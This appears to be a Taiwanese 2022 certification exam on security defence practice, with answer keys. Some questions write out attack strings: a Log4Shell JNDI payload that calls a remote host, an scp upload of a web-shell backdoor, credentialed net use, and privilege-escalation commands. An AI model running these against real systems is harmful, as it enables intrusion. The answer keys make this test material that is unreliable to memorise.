

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 1 頁，共 14 頁

單選題 15 題，複選題 5 題，題組題 5 題（佔 100%）

D	1. 關於 Nmap 工具之指令操作，下列敘述何者正確？ (A) Nmap 的 SYN 掃描可以掃描 UDP 埠 (B) Nmap 使用-T1 參數較-T4 參數的掃描速度快 (C) Nmap 使用-sO 參數可檢測標的主機的作業系統版本 (D) Nmap 使用-D 參數為誘騙掃描（decoy scan）
D	2. 關於跨網站指令碼（Cross-Site Scripting, XSS）的防禦方式，下列何者「不」正確？ (A) 對輸入欄位的字串進行檢查 (B) 編碼（encoding）後再輸出（output） (C) 防火牆在超文本傳輸協定（http）過濾相關 XSS 攻擊 (D) 使用圖型驗證碼
D	3. 下列何種密碼學演算法，對於不同大小的資料，運算後產生的資料長度都一樣？ (A) RC5（Rivest Cipher 5） (B) RSA（Rivest, Shamir, Adleman） (C) ECC（Elliptic Curve Cryptography） (D) MD5（Message Digest Algorithm 5）
B	4. 一位資安專家正在對某公司網站進行滲透測試，在測試期間發現了一個跨網站指令碼（Cross-Site Scripting, XSS）的網站安全漏洞，若要針對此弱點進行有效攻擊，需同時符合下列何項條件？ (A) 網站的安全旗標（secure flag）未設定 (B) 連線期間快取（session cookie）的 HttpOnly 旗標未設定 (C) 受害電腦沒有安裝端點防護軟體 (D) 受害電腦的瀏覽器需開啟 Active D 技術
A	5. 請問下列何項惡意程式具有 SSH 截持的能力？ (A) Ebury (B) Azorult (C) MacSpy (D) Xtunnel
B	6. 在 Linux 系統環境下，關於 Apache 安全防護設定，下列敘述何者「不」正確？ (A) 檢查是否有非權限用戶對 Apache 設定檔擁有存取權限，建議設定成： <code>chmod 644 /usr/local/apache/conf/httpd.conf</code> (B) 檢查是否禁止使用 PUT、DELETE 等危險的 HTTP 模式，所以在 httpd.conf 中，增加： <code><LimitExcept GET POST>Allow from all</LimitExcept></code>

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 2 頁，共 14 頁

	<p>(C) 檢查是否禁用 CGI，在 httpd.conf 中，刪去有與 cgi 相關的 LoadModule 語句</p> <p>(D) 禁止非超級使用者修改 Apache 伺服器根目錄，執行以下命令變更許可權：<code>chmod -R a-w /usr/local/apache</code></p>
C	<p>7. 「許多惡意程式會透過郵件附件方式進行入侵破壞與竊取，造成企業重大損失，而資安工程師會透過 Windows 群組原則物件 (Group Policy Object, GPO) 進行必要管控。」關於附圖登錄檔 (Registry) 範例內容，下列敘述何者正確？</p> <p>HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\office\16.0\word\security create this value: DWORD: blockcontentexecutionfrominternet Value = 1</p> <p>(A) 放行 WordPad 開啟附件</p> <p>(B) 支援 Office 2003 GPO 控制</p> <p>(C) 對 Office 2016 MS-Word 禁用巨集 (Macro)</p> <p>(D) 對 Office 2016 MS-Excel 禁用巨集 (Macro)</p>
B	<p>8. 「身為公司資安工程師，當收到一項緊急資安情報，指出某系統核心存在嚴重的漏洞，但公司資訊資產清冊已久未更新。」下列何種做法較能即時找出組織內的所有會受到影響的伺服器？</p> <p>(A) 手動檢視伺服器的系統記錄</p> <p>(B) 對所有伺服器進行作業系統指紋掃描 (OS fingerprinting)</p> <p>(C) 截取並分析所有經過網頁代理伺服器 (Web Proxy) 的封包</p> <p>(D) 執行整體網絡上的應用程式服務探索掃描</p>
B	<p>9. 縱深防禦 (Defense in Depth) 的主要目的是透過多層的網路安全防禦，使駭客因為付出的成本與代價不符合效益，因而放棄入侵，下列何者「不」是縱深防禦的手段之一？</p> <p>(A) 延遲 (Delay)</p> <p>(B) 通報 (Response)</p> <p>(C) 嚇阻 (Deter)</p> <p>(D) 偵測 (Detect)</p>
D	<p>10. 在網站平台開發時弱點管理的範疇中時常需要進行源碼檢測、弱點掃描、滲透測試；源碼檢測目的是透過對原始碼的檢查，挖掘已知或未知的網頁問題，而進行弱點掃描的目的為何？</p> <p>(A) 驗證所知弱點的可行性</p> <p>(B) 以駭客或惡意使用者的角度對目標進行驗證</p> <p>(C) 檢測程式中的商業邏輯問題</p> <p>(D) 檢測在環境與系統上的錯誤</p>
C	<p>11. 磁碟陣列 (RAID) 是指使用多個磁碟進行資料複製的檔案系統，它是</p>

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 3 頁，共 14 頁

	<p>一種即時備援與資料復原技術，若以硬碟毀損方面進行評估，下列何種規劃對於資料保存的安全性最低？</p> <p>(A) AD 主機採用 2 顆 SATA 硬碟規劃成 RAID1 (B) 網路儲存裝置 (NAS) 採用 8 顆 SATA 硬碟規劃成 RAID5 (C) 檔案伺服器採用 4 顆 SAS 硬碟規劃成 RAID0 (D) 儲存區域網路 (SAN) 採用 16 顆 SAS 硬碟規劃成 RAID6</p>
B	<p>12. 下列何者對於 XML 外部實體注入攻擊 (XML External Entity Injection Attack, XXE) 的防護效果較佳？</p> <p>(A) 使用 HTTPS 安全連線 (B) 禁止文件類型定義 (Document Type Define, DTD) 引用外部實體 (C) 使用合法憑證進行雙向 (伺服器端與使用者端) 之身分驗證 (D) 使用 SHA-3 第三代安全雜湊演算法 (Secure Hash Algorithm 3) 進行計算</p>
B	<p>13. 某公司被主管機關要求須每年進行網路資安健檢，下列何者較「不」符合主管機關之資安健檢要求？</p> <p>(A) 到場網頁應用程式弱點掃描 (B) 到場網路安全備份服務 (C) 遠端網路弱點掃描 (D) 遠端滲透測試</p>
D	<p>14. 某公司在網站弱點檢測報告中發現系統存在跨網站指令碼 (Cross-Site Scripting, XSS) 及開放式重定向 (Open Redirect) 問題，下列何者方案可針對上述問題進行修補？</p> <p>(A) XSS 可以透過過濾此符號“<”根治 (B) Open Redirect 可採用圖像式驗證根治 (C) 採用參數化查詢 (Prepared Statement) 可以解決 XSS (D) HTML.Encode 是可以解決 XSS 的一種方法</p>
B	<p>15. 關於軟體組成分析 (Software Composition Analysis)，下列敘述何者「不」正確？</p> <p>(A) 可透過分析來識別所使用第三方/開源軟體，其所存在的風險或威脅 (B) 「軟體組成分析」為源碼檢測其一類型，主要分析軟體是否存在開發語法缺陷 (C) 所分析的風險因子包括，如：元件過期、已知弱點、程式庫信任、軟體授權等 (D) 「軟體透明度」能提升分析準確性，可透過如 SBOM 標準來發佈與交換資訊</p>
A	<p>16. 開放式系統互聯模型 (Open System Interconnection Model, OSI) 中，下</p>

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 4 頁，共 14 頁


B D	列哪些「不」是在傳輸層 (Transport Layer) 的攻擊手法？(複選) (A) Smurf Attack (B) DNS Poisoning (C) SYN Flood (D) Ping of Death
A B C	17. HTTP/3 標準已經開始被國內外大型網站所建置使用，而 HTTP/3 安全性更是高於 HTTP/1 與 HTTP/2，關於 HTTP/3 的技術與特性，下列敘述哪些正確？(複選) (A) HTTP/3 就是 HTTP over QUIC 方式來進行資料傳送與接收，而 QUIC 是 Google 所提出的標準 (B) QUIC 採用 UDP 通訊協定，目前許多 Proxy 產品會採用強迫轉回到 TCP 方式進行過濾攔阻 (C) 在 HTTP/3 採取更嚴格安全檢核標準，目前駭客所使用中間人攻擊 (Man-In-The-Middle attack, MITM) 之工具與技術很難加工處理 (D) HTTP/3 仍使用 TCP 協定作為對話 (Session) 的傳輸層
A C D	18. 關於虛擬修補 (Virtual patch)，下列敘述哪些正確？(複選) (A) 透過分析與攔截惡意網路封包內容，而達成防護效果 (B) 虛擬修補對網路攻擊防護極為有效，可取代弱點修正與更新 (C) 針對已知攻擊特徵，亦可於入侵防禦系統 (IPS) 或網站應用程式防火牆 (WAF) 上設定規則阻擋 (D) 常於零時弱點 (Zero day)、老舊系統無法修復、人力不足無法更新程式等情境應用
B C D	19. 滲透測試是一個綿密驗證過程，熟悉每個應用環節十分重要，關於個別滲透實例與技術，下列敘述哪些正確？(複選) (A) 內網滲透測試，挖出網路分享 (SMB) 主機帳號：Administrator，密碼：Gov*"#~) Tw[x，當您在 CMD 模式下使用 net use 指令時，其寫法為：net use \\10.10.10.1 " Gov*"#~) Tw[x " /u:Administrator (B) 某 PHP 網站採用 Linux 主機對外開通 SSH 服務，擬將一個 web shell 程式放入遠端主機，其上傳檔案連線寫法可為：scp backdoor.php root@remoteserver:/www/root/ (C) MYSQL 廣泛被用在各類資訊系統，如果試圖利用 MySQL 寫 WebShell 有：union select、lines terminated by、lines starting by、fields terminated by、COLUMNS terminated by 等寫入方式 (D) Trusted Service Paths 漏洞是 Windows 作業系統提權的一種手法，Windows 服務通常以 system 權限運行，可用以下指令找出

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 5 頁，共 14 頁

	<p>系統服務中執行檔下完整路徑包含空格且沒有被雙引號括起來的位置： <code>wmic service get name, displayname, pathname, startmode findstr /i "Auto" findstr /i /v "C:\Windows\\" findstr /i /v ""</code></p>		
<p>A C</p>	<p>20. 關於資安事件應變通報與情資分享，下列敘述哪些「不」正確？（複選）</p> <p>(A) 資通安全管理法子法規定，公務機關辦理資通安全事件之通報，應於事件發生後一小時內進行通報</p> <p>(B) 資安事件分享屬 ISAC 服務範圍之一</p> <p>(C) 資通安全管理法子法規定之事件嚴重等級共分四級，第一級為最嚴重，第四級為最輕微</p> <p>(D) 我國 ISAC 機制設計，針對跨領域之資安情資分享，建議採用 STIX 與 TAXII 之格式與機制</p>		
	<p>【題組 1】</p> <p>一家小型加工品代工製造商，應下游終端產品客戶要求必須提升資安防護，達到供應鏈安全的要求，盤點公司目前的連網架構參如下圖，而且各主機與個人電腦建置後也未進行版本更新，檢附本次資安健測結果摘要如下。</p>  <p>擬規劃資安防護事項：</p> <table border="0"> <tr> <td data-bbox="319 1836 766 2038"> <p>A. 增設防火牆與 VPN 連線</p> <p>B. 設置資訊機房的 DMZ 區</p> <p>C. 設置工廠的 DMZ 區</p> <p>D. 更新所有 PC</p> </td> <td data-bbox="829 1836 1276 2038"> <p>G. 更新 ERP 主機</p> <p>H. 更新 Mail 主機</p> <p>I. 更新 MES 主機</p> <p>J. 更新 SVR3 主機</p> </td> </tr> </table>	<p>A. 增設防火牆與 VPN 連線</p> <p>B. 設置資訊機房的 DMZ 區</p> <p>C. 設置工廠的 DMZ 區</p> <p>D. 更新所有 PC</p>	<p>G. 更新 ERP 主機</p> <p>H. 更新 Mail 主機</p> <p>I. 更新 MES 主機</p> <p>J. 更新 SVR3 主機</p>
<p>A. 增設防火牆與 VPN 連線</p> <p>B. 設置資訊機房的 DMZ 區</p> <p>C. 設置工廠的 DMZ 區</p> <p>D. 更新所有 PC</p>	<p>G. 更新 ERP 主機</p> <p>H. 更新 Mail 主機</p> <p>I. 更新 MES 主機</p> <p>J. 更新 SVR3 主機</p>		

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務


考試日期：111 年 8 月 13 日

第 6 頁，共 14 頁

- E. 主機與 PC 安裝防毒軟體
- F. 限制 MES 的連接來源位置

- K. 關閉 SVR3 共享目錄
- L. 共享目錄設定存取權限

弱點偵測掃描報告摘要如下：

		
192.168.1.60		
Severity	CVSS	Name
CRITICAL	10.0	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated check)
HIGH	7.5	Microsoft Windows SMB Shares Unprivileged Access
HIGH	7.5	Unsupported Web Server Detection
MEDIUM	6.4	SSL Certificate Cannot Be Trusted
MEDIUM	5.1	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness
MEDIUM	4.3	Terminal Services Encryption Level is Medium or Low
LOW	2.6	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
INFO	N/A	FTP Server Detection
INFO	N/A	Microsoft Windows SMB Service Detection
192.168.1.100		
Severity	CVSS	Name
CRITICAL	10.0	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated check)
HIGH	7.5	SSL version 2 Protocol Detection
HIGH	7.5	SNMP Agent Default Community Name (public)
MEDIUM	6.4	SSL Self-Signed Certificate
MEDIUM	5.0	SMB Signing not required
LOW	2.6	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)
INFO	N/A	HTTP Server Type and Version
192.168.1.101		
Severity	CVSS	Name
MEDIUM	6.4	SSL Certificate Cannot Be Trusted
MEDIUM	5.0	HTTP TRACE / TRACK Methods Allowed

111 年度中級資訊安全工程師能力鑑定試題


科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 7 頁，共 14 頁

MEDIUM	5.0	SMB Signing not required
LOW	2.6	SSH Server CBC Mode Ciphers Enabled
INFO	N/A	Microsoft Windows SMB Service Detection
192.168.1.102		
Severity	CVSS	Name
MEDIUM	5.1	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness
INFO	N/A	Windows NetBIOS / SMB Remote Host Information Disclosure
INFO	N/A	Windows Terminal Services Enabled
192.168.1.103		
Severity	CVSS	Name
MEDIUM	5.1	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness
MEDIUM	4.3	Terminal Services Encryption Level is Medium or Low
INFO	N/A	Traceroute Information
INFO	N/A	HTTP Methods Allowed (per directory)

公司內部網路共享資源掃描結果摘要如下：



- C 21. 【題組 1 背景描述如附圖】針對主機的弱點偵測掃描結果，並且查詢過 Nessus 的改善方式，參如前述規劃資安防護事項，下列選項何者最符合提升主機的弱點防護？
- (A) AC
- (B) DF

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 8 頁，共 14 頁

	(C) GI (D) JL
C	<p>22. 【題組 1 背景描述如附圖】製造執行系統（Manufacturing Execution System, MES）廠商回覆既有系統只能在原 Windows XP 作業系統下才能正常運行，而且不能安裝最新的防毒軟體，作業上辦公室僅有一台電腦會到 MES 去更新生產資料，以及廠商可能不定期遠端協助檢查作業問題，其他作業皆在工廠端直接操作相關系統，參如前述規劃資安防護事項，下列選項何者最符合提升工廠的 OT 系統與設施的防護？</p> <p>(A) ADF (B) BDF (C) ACF (D) BEF</p>
C	<p>23. 【題組 1 背景描述如附圖】針對辦公室的工作環境，為了有效減少內部安全漏洞，參如前述規劃資安防護事項，下列選項何者防禦措施為最佳？</p> <p>(A) AEK (B) BDK (C) DEL (D) ABL</p>
A B D	<p>24. 【題組 1 背景描述如附圖】承附圖架構與需求，請問該公司新設的防火牆「不」應該建立以上哪些安全規則選項？（複選）</p> <p>增設防火牆規劃以下安全規則，且辦公室網路擬定為 LAN，資訊機房將分隔為 DMZ 區，工廠設備將改址為獨立的 OT 區，並且在防火牆管理 VPN 外部連線與指定出 MES & ERP 主機位置。</p> <p>a. Deny All b. Allow All c. Allow LAN to WAN d. Allow WAN to LAN e. Deny WAN to LAN f. Allow LAN to DMZ g. Allow LAN to OT h. Allow OT to LAN i. Allow VPN to OT j. Allow VPN to ERP k. Allow VPN to MES l. Allow WAN to DMC</p> <p>(A) bh</p>

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 9 頁，共 14 頁

	(B) dl (C) ce (D) i
B	<p>25. 【題組 2】勒索病毒（Ransomware）成為企業政府頭疼的資安問題，在面對新穎勒索病毒與散布方式，並無百分百對策。上層長官要求提出針對勒索病毒防護的安全架構規劃，常見就是防毒系統更新建置為其中一個對策。您是某公司的資安工程師，在全單位都是微軟作業系統的環境下，關於對策方案之減損（減災），下列敘述何者較「不」正確？</p> <p>(A) 在端點電腦應建立有效個人備份機制，將同仁個別檔案備份或同步至單位組織的 NAS 主機</p> <p>(B) 在端點電腦或伺服器，可引進「應用程式白名單系統」，放行 Windows OS 所有應用程式與單位公版合法軟體</p> <p>(C) 端點電腦或伺服器依據零信任安全原則，有限度開放（多數限縮）Office 使用巨集（Macro）功能，因為巨集程序的執行也是勒索病毒重要媒介</p> <p>(D) 端點電腦或伺服器可以管控限制 Windows OS 指令行為模式（CMD、PowerShell…）可執行權限與能力，可以大幅減少 ps1 類型的勒索病毒或是 PowerShell 無檔案式（File-less）攻擊</p>
C	<p>26. 【題組 2】駭客勒索集團會利用網路釣魚方式，達成加密勒索目的，讓公司蒙受重大損失。身為公司資安人員，必須全面瞭解掌握各類駭客釣魚的方式，才能對公司高層提出有效防護對策。關於常見之駭客釣魚方式，下列敘述何者正確？</p> <p>(A) 鯨釣（Whaling）：針對特定人員、公司、組織的發送，目標為釣取特定人員機敏資料或於其電腦植入木馬</p> <p>(B) 魚叉式釣魚（Spear Phishing）：瞄準大型公司、重要人物發送特定釣魚郵件的攻擊</p> <p>(C) 複製型釣魚（Clone Phishing）：攻擊者使用某些方法密切監視受害者收件匣。攻擊者會收受害者近期電子郵件最好有連結或附件並進行複製偽造</p> <p>(D) 語音釣魚（Voice Phishing）：或稱 vishing 會假冒為受害者信任的個人或單位，利用語音通話與各種話術，試圖從受害者取得各種機敏資訊，只限定在電話詐騙，不會使用在電子郵件中</p>
B	<p>27. 【題組 2】Windows OS 重大漏洞，且被勒索集團開採成為武器，基於安全維運需要，必須進行漏洞修補與更新，所以必須掌握相關漏洞資訊與補救措施，或取得修補程式。於是身為資安工程師必須去查找相關漏洞資訊，CVE 漏洞資料庫成為最重要維運處置情資來源。關於</p>

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 10 頁，共 14 頁

	<p>CVE，下列敘述何者正確？</p> <p>(A) 全名為 Command Vulnerabilities and Exposures</p> <p>(B) 由 MITRE 所屬 National Cybersecurity FFRDC 營運維護</p> <p>(C) CVE 對每一漏洞都有一個專屬編號，CVE 為固定的前綴字，YYYY 為西元紀年，NNNN 為產品公司編號所組成</p> <p>(D) CVE ID 由 CVE 編號管理機構 CND 分配。由資安公司和研究組織組成。MITRE 不可直接發佈 CVE</p>
A C D	<p>28. 【題組 2】駭客勒索集團針對各類系統漏洞進行攻擊，掌握全球駭客勒索集團相關技術資訊，取得駭客集團第一手攻擊手法，或是暗網的技術資料，並進行防護有效性驗證與分析，是身為專業資安人員應具備的基本能力。某駭客集團善用合法白名單工具，來躲避相關資安防護機制的分析與阻斷，關於白名單工具分析與敘述，下列哪些正確？（複選）</p> <p>(A) Cobalt Strike 原是對手模擬和紅隊行動是安全評估工具，可複製網絡中高級對手的戰術和技術，被勒索集團（Conti, Hello 等）轉換成攻擊威脅橫向移動工具</p> <p>(B) Mimikatz 原是進行遠端指令執行使用的好工具，卻被勒索集團（Doppelpaymer, Revil 等）用在任意命令執行與橫向移動</p> <p>(C) ADFind 應用在 AD 搜尋的實用工具，被勒索集團（ProLock, Revil 等）利用在橫向移動</p> <p>(D) MegaSync 原是雲端儲存空間，被勒索集團（RansomEXX, LockBit 等）利用公開不付贖金外洩資料的載點</p>
	<p>【題組 3】</p> <p>點對點協定（Point to Point Protocol, PPP）是網際網路工程任務組（Internet Engineering Task Force, IETF），推出的點對點網路協定，主要被應用在建立網路上的兩個節點之前的連線。因 PPP 本身不屬於安全協定，因此，提供了一個可選擇認證階段，早期常被使用的認證方式為通行碼鑑別協定（Password Authentication Protocol, PAP）和詢問握手認證協定（Challenge handshake authentication protocol, CHAP），後來又新增了擴展認證協定（Extensible Authentication Protocol, EAP）來增加可以支援的認證機制。</p>
C	<p>29. 【題組 3 背景描述如附圖】請問點對點協定在建立連線時，透過下列何項協定建立和中斷連線？</p> <p>(A) 只能用通行碼鑑別協定或詢問握手認證協定</p> <p>(B) 只能用擴展認證協定</p> <p>(C) 鏈接控制協定（Link Control Protocol, LPC）</p> <p>(D) 通行碼鑑別協定、詢問握手認證協定、擴展認證協定三者都可</p>

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 11 頁，共 14 頁

D	<p>30. 【題組 3 背景描述如附圖】請問透過通行碼鑑別協定和詢問握手認證協定進行認證時，關於第一步驟的 request/challenge，下列敘述何者正確？</p> <p>(A) 通行碼鑑別協定和詢問握手認證協定都由被認證方發起</p> <p>(B) 通行碼鑑別協定和詢問握手認證協定都由認證方發起</p> <p>(C) 通行碼鑑別協定由認證方發起，詢問握手認證協定由被認證方發起</p> <p>(D) 通行碼鑑別協定由被認證方發啟，詢問握手認證協定由認證方發起</p>
C	<p>31. 【題組 3 背景描述如附圖】請問關於通行碼鑑別協定和詢問握手認證協定認證過程中的安全性，下列敘述何者正確？</p> <p>(A) 通行碼鑑別協定和詢問握手認證協定密碼都不是明碼，都很安全</p> <p>(B) 通行碼鑑別協定和詢問握手認證協定都是明碼，都不安全，所以才有擴展認證協定以增加安全性</p> <p>(C) 通行碼鑑別協定是明碼，詢問握手認證協定不是明碼，後者較安全</p> <p>(D) 通行碼鑑別協定不是明碼，詢問握手認證協定是明碼，前者較安全</p>
A C D	<p>32. 【題組 3 背景描述如附圖】關於點對點協定、通行碼鑑別協定、詢問握手認證協定和擴展認證協定，下列敘述哪些正確？（複選）</p> <p>(A) 通行碼鑑別協定使用雙向交握（two-way handshake）；詢問握手認證協定使用三向交握（three-way handshake）</p> <p>(B) 點對點協定無偵錯能力</p> <p>(C) 擴展認證協定敘述認證過程中，比通行碼鑑別協定、詢問握手認證協定多使用了認證伺服器</p> <p>(D) 點對點協定運行於 OSI 模型（Open System Interconnection Model）中的資料連結層（Data Link）</p>
C	<p>33. 【題組 4】Apache Log4j 是一套使用非常廣泛的開放源碼的工具，方便程式設計人員在程式中加入 log function，並能以多種方式將 Log 輸出到不同標的，是此類開源工具中，最受系統開發者喜愛的工具之一。只是在 2021 年底 Apache Log4j 軟體，出現了被稱為 10 年來核彈級的一連串重大漏洞，包含 CVE-2021-44228、CVE-2021-45046、CVE-2021-45105，請問關於這三個重大的漏洞，下列敘述何者「不」正確？</p> <p>(A) 上述的漏洞也另稱為 Log4Shell</p> <p>(B) 這些漏洞的影響範圍主要為 Log4j 2.x 版本</p> <p>(C) 上述三個漏洞都可以使駭客進行 RCE（Remote Code Execution）攻擊</p>

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 12 頁，共 14 頁


	(D) Log4j 2.17 (含) 以上的版本可以有效修補上述漏洞
B	34. 【題組 4】關於 Log4j 的功能或應用，下列敘述何者正確？ (A) Log4j 是基於 .NET 所開發的日誌工具 (B) CVE-2021-44228 此漏洞遭開發的來源功能，主要為 Log4j JNDI (Java Naming and Directory Interface) 功能 (C) JndiLookup.class 所支援的通訊協定僅限於輕型目錄存取協定 (LDAP) (D) Log4j 工具僅能使用於 Web 伺服器
D	35. 【題組 4】當前述三個漏洞發生之後，資安工程師在監控這類攻擊時，發現疑似為 CVE-2021-44228 攻擊者所發送之攻擊嘗試，並由攻擊封包中解析出以下內容：User-Agent：/\${jndi:ldap://1.2.3.4:1389/Exploit}，下列敘述何者「不」正確？ (A) 這個攻擊若是攻擊成功 (有效攻擊)，攻擊成功的前提是受攻擊者會將此一攻擊內容，寫入日誌檔案中 (B) 這個攻擊者必須於遠端建立 LDAP 伺服器 (C) 如果受攻擊伺服器無法對外連線，此一攻擊將無法成功 (D) 上述攻擊樣態，若將 jndi:ldap，改為 jndi:rms，也會是 jndi 所能支援的通訊協定
A C	36. 【題組 4】關於 CVE-2021-44228、CVE-2021-45046、CVE-2021-45105 此一系列漏洞的修補或緩解措施，下列敘述哪些正確？ (複選) (A) 對於 Log4j V2.10 之後的版本，將系統屬性 log4j2.formatMsgNoLookups 設為 True 可以防止 CVE-2021-45046 之攻擊 (B) 對於 Log4j V2.10 之後的版本，將 JndiLookup.class 移除可以防止 CVE-2021-44228 之攻擊 (C) 對於 CVE-2021-45105，除將 Log4j 的版本升級至 2.16 版 (含) 之上，無其他方式可以緩解對此一漏洞的攻擊 (D) 對於 CVE-2021-45105 而言，其漏洞會造成無限迴圈問題，所以其禁止具漏洞的伺服器對外連線無法緩解此一漏洞之影響
	【題組 5】 某網站維護人員發現其網頁應用程式伺服器回應緩慢，因此進行應用程式效能分析與除錯，發現應用程式日誌中有以下的異常錯誤訊息：

111 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：111 年 8 月 13 日

第 13 頁，共 14 頁

	
C	<p>37. 【題組 5 背景描述如附圖】分析應用程式日誌中的訊息，下列敘述何者正確？</p> <p>(A) 應用程式疑似連線至外部網站，並且成功下載惡意軟體</p> <p>(B) 應用程式疑似設定錯誤，後端 SMB 伺服器無法正常連線</p> <p>(C) 應用程式疑似存在弱點，並嘗試連線 LDAP 伺服器</p> <p>(D) 應用程式疑似記憶體不足，無法完成 LDAP 伺服器連線</p>
C	<p>38. 【題組 5 背景描述如附圖】若懷疑應用程式伺服器存在弱點，關於弱點評估，下列敘述何者「不」正確？</p> <p>(A) 可透過 CVE 網站，查詢已公開或未公開的弱點資訊</p> <p>(B) 可透過網站伺服器之存取紀錄分析，判斷是否遭受攻擊</p> <p>(C) 可透過 NVD (National Vulnerability Database) 資料庫之商業服務，進行弱點掃描偵測</p> <p>(D) 可透過 Exploit-DB 資料庫搜尋，可能相關之攻擊代碼</p>
